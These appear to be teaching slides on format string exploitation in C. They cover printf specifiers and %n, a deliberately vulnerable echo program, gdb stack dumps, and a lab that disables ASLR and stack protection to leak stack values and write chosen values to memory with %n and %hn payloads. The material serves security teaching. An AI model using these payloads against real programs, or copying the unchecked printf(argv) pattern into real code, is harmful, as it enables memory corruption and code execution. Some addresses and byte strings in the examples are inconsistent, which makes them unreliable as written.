



Format String

Bypassing Stack Protection (Canaries)

- The exploitation of a format string vulnerability is highly depended on both the architecture and the OS where the vulnerable application is running
 - The code in these transparencies may not properly run as is
- The code has been tested on an Intel Centrino 32bit architecture running Windows XP Sp. 2
- The following tools have been used:
 - Bloodshed Dev-C++ v. 4.9.9.3 with Mingw compiler and the GNU gdb v. 5.2.1
 - Metasploit v. 3
- For next examples in linux > 2.6 (32 bit) disable ASLR
 - `sudo sysctl -w kernel.randomize_va_space=0`
- And compile using gcc options (no stack protection)
 - `-fno-stack-protector -z execstack`

1. `printf("The value is %d",dVal);`
2. `printf("The value in decimal is %d and in hexadecimal is %x",dVal,dVal);`

Specifier	Purpose
%c	Formats a single character
%d	Formats an integer in decimal notation (pre ANSI)
%e , %E	Formats a float or double in signed E notation
%f	Formats a float or double in decimal
%l	Formats an integer (like %d)
%o	Formats an integer in octal
%p	Formats a pointer to address location
%s	Formats a string
%x, %X	Formats an integer in hexadecimal

%[flags][width][.precision][length]type

width = minimum number of columns to be used

precision = number of decimals (or of characters in case of strings)

Flags	
Character	Description
- (minus)	Left-align
+ (plus)	Prepends + for positives
(space)	Prepends a space for positive signed-numeric types
0 (zero)	Prepend 0 to positives to fill the given width (if specified)

Length	
Character	Description
hh	1byte (char length)
h	2 bytes (short)
l	4 bytes (long)
ll	8 bytes (long long)

```
float a = 10.321;

printf("%%+10.2f -> %+10.2f \n", a);
printf("%%010d    -> %010d \n", (int)a);
printf("%%10x     -> 0x%10x \n", (int)a);
```

```
# ./formatExample
%+10.2f ->      +10.32
%010d   -> 0000000010
%10x    ->          a
```

- The “%n” specifier, when used, writes in a variable the number of characters actually formatted in a format string.

```
1. #include <stdio.h>
2. int main()
3. {
4.     int bytes_formatted=0;
5.     char buffer[28]="ABCDEFGHIJKLMNOPQRSTUVWXYZ";

6.     printf("%.20s%n",buffer,&bytes_formatted);
7.     printf("\nThe number of bytes formatted in the previous printf
           statement was %d\n",bytes_formatted);
8.     return 0;
9. }
```

- The output is:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
The number of bytes formatted in the previous printf statement was 20
```



The format string vulnerability

- Discovered on June 1999
 - The Buffer overflow was known since the mid 80's
- Allows to overwrite arbitrary memory locations
 - Hence the execution of malicious code
- Some techniques to avoid buffer overflow are not effective for format string
 - Example canaries ...
- Consists in a wrong input validation error ... that exploits a programming mistake

EXAMPLE OF VULNERABLE CODE: VULNERABLEECHO.C

```
#include <stdio.h>
void main(int argc, char *argv[]){
    int count = 1;
    while(argc > 1) {
        printf(argv[count]);
        printf(" ");
        count ++;
        argc --;
    }
}
```

```
# ./vulnEcho hello
hello
# ./vulnEcho this is some text
this is some text
```

BUT...

Misuse case

```
# ./vulnEcho %x%x  
b7f710000
```

What's wrong?

```
printf(argv[count]);
```

Instead of

```
printf("%s", argv[count]);
```

The printf instruction accept one or more parameters


1. The format string itself
2. One parameter for each format specifier

Hence in the misuse case the printf become...

```
printf("%x%x");
```


Two parameters are missing

- When the `printf("%s %d", user, age);` is invoked parameters are pushed onto the stack, from the last to the first
- Then the `printf` is invoked and the format string is parsed one character at a time, if not a `%` the character is sent to the output else the following character defines the type of parameter that is loaded from the stack



Where **age** and **user** are the `printf` parameters and **A** is the address of the format string (which is likely to be itself on the stack)

- In this case for each '%x' the printf searches for the corresponding parameter onto the stack retrieving data from the stack



- Walking on the stack...
 - By entering a number of %x it is possible to explore the stack...
 - Sensitive info...
 - Leakage of addresses undermining ASLR ...
- Modifying memory at an addresses...
 - By properly using %n (which picks an address from the stack and write to that address), it is possible to modify memory at an address provided through the stack
- Jumping to an address...
 - If it is possible to control the format string, it is also possible to inject an address on the stack (as part of the string) and by combining %Nx and %n controlling the value in an arbitrary address
- It can happen

- Using gdb let's have a look to what happens inside the processor when a printf is invoked...

```
#include <stdio.h>

int main(){
    printf("This is a
    simple string!");
}
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x401290 <main>:      push    %ebp
0x401291 <main+1>:      mov     %esp,%ebp
0x401293 <main+3>:      sub     $0x8,%esp
0x401296 <main+6>:      and     $0xffffffff0,%esp
0x401299 <main+9>:      mov     $0x0,%eax
0x40129e <main+14>:     add     $0xf,%eax
0x4012a1 <main+17>:     add     $0xf,%eax
0x4012a4 <main+20>:     shr     $0x4,%eax
0x4012a7 <main+23>:     shl     $0x4,%eax
0x4012aa <main+26>:     mov     %eax,0xffffffffc(%ebp)
0x4012ad <main+29>:     mov     0xffffffffc(%ebp),%eax
0x4012b0 <main+32>:     call    0x401710 <_alloca>
0x4012b5 <main+37>:     call    0x4013b0 <__main>
0x4012ba <main+42>:     movl    $0x403000,<%esp,1>
0x4012c1 <main+49>:     call    0x401800 <printf>
0x4012c6 <main+54>:     mov     $0x0,%eax
0x4012cb <main+59>:     leave
0x4012cc <main+60>:     ret
End of assembler dump.
(gdb)
```

- When the printf is invoked, eip is stored on the stack (esp).
When the printf ends this value (return address) is retrieved to execute the instruction following the printf

```
#include <stdio.h>

int main(){
    printf("This is a
    simple string!");
}
```

```
gdb "C:\Documents and Settings\Administrator\Desktop\code\string1.exe"
0x4012a7 <main+23>: shl    $0x4,%eax
0x4012aa <main+26>: mov    %eax,0xffffffff(%ebp)
0x4012ad <main+29>: mov    0xffffffff(%ebp),%eax
0x4012b0 <main+32>: call   0x401710 <_alloca>
0x4012b5 <main+37>: call   0x4013b0 <__main>
0x4012ba <main+42>: movl   $0x403000,(%esp,1)
0x4012c1 <main+49>: call   0x401800 <printf>
0x4012c6 <main+54>: mov    $0x0,%eax
0x4012cb <main+59>: leave  %eax
0x4012cc <main+60>: ret
End of assembler dump.
(gdb) b *0x4012c1
Breakpoint 1 at 0x4012c1: file D:/Luigi/teaching/master/security/formatString/code/string1.cpp, line 5.
(gdb) r
Starting program: C:\Documents and Settings\Administrator\Desktop\code\string1.exe

Breakpoint 1, 0x004012c1 in main ()
   at D:/Luigi/teaching/master/security/formatString/code/string1.cpp:5
   5: D:/Luigi/teaching/master/security/formatString/code/string1.cpp: No such
     file or directory.
   in D:/Luigi/teaching/master/security/formatString/code/string1.cpp
(gdb) stepi
0x00401800 in printf ()
(gdb) info reg esp
esp             0x22ff5c 0x22ff5c
(gdb) x/32b 0x22ff5c
0x22ff5c: 0xc6 0x12 0x40 0x00 0x00 0x00 0x30 0x40 0x00
0x22ff64: 0x00 0x00 0x00 0x00 0x00 0xf8 0x29 0x3d 0x00
0x22ff6c: 0xb5 0x12 0x40 0x00 0x00 0x42 0x00 0x00 0x00
0x22ff74: 0x10 0x00 0x00 0x00 0x00 0xb0 0xff 0x22 0x00
(gdb)
```



LAB 3

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int a = 0;
    char test[1024];
    strcpy(test,argv[1]);
    printf("You wrote:");
    printf(test);
    printf("\n a value: 0x%X  @%p",a,&a);
}
```



no ASLR: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
No stack protection: gcc -o fV -fno-stack-protector formatVulnerable.c

Reaching the format string:

Run1 (address pops out @8):

```
./fV AAAABBBB$(python -c 'print "%08p."*20')
```

Output:

```
You_wrote:AAAABBBB0xbffff572.0xb7fd1110.0x400567.0x000001.0x000001.0xb7defdc8.0x41414141.0x42424242.0x70383025.0x3830252e.0x30252e70.0x252e7038.0x2e703830.0x70383025.0x3830252e.0x30252e70.0x252e7038.0x2e703830.0x70383025.0x3830252e.  
a value: 0x0 @0xbffff32
```

Run2 (up to address 7th parameter):

```
./fV AAAABBBB$(python -c 'print "%.08p."*7')
```

Output:

```
You_wrote:AAAABBBB0xbffff5ac.0xb7fd1110.0x400567.0x0001.0x0001.0xb7defdc8.0x41414141.  
a value: 0x0 @0xbffff36c
```



FORMAT STRING: TAKING CONTROL OF THE ADDRESS

- The standard c99 introduces the placeholder: `%x$p` that accesses the x-th parameter
 - Only for c99 standard implementation

Run 3:

```
./fv AAAABBBB$(python -c 'print "%07$p."')
```

Output:

You wrote:AAAABBBB0x**41414141**.

a value: 0x0 @0xbffff38c

Run 4:

```
./fv $(printf "\x6c\x33\xff\xbf")BBBB$(python -c 'print "%07$p."')
```

Output:

You wrote:l???BBBB0xbffff36c.

a value: 0x0 @0xbffff38c



WRITING AT ANY LOCATION

- Write something at a 32 bit address (eg. Variable a ... 0xbffff38c):

```
./fv $(printf "\xac\x3\xff\xbf")BBBB$(python -c 'print "%07$n."')
```

Output

You wrote:  BBBB.

a value: **0x8** @0xbffff3ac

- It writes 0x8 we want to write 0xAA in the variable ($0xAA - 8 = 162$)

```
./fv `printf "\xac\x3\xff\xbf" `BBBB$(python -c 'print "%162x%7$n."')
```

Output

You wrote:  BBBB

bffff5c8.

a value: **0xAA** @0xbffff3ac



WRITING MULTIPLE BYTES

- Writing four bytes (eg. 0x00BB00AA) ... (BB-AA = 17 and four more bytes are written thus 162-4 = 158)

```
/fV $(printf "\xae\x3\xff\xbf\xac\x3\xff\xbf")BBBB$(python -c 'print
"%158x%07$hn%17x%08$hn"')
```

Output

You wrote: BBBB
 bffff5ca b7fd1110
 a value: 0xAA00BB @0xbffff3ac

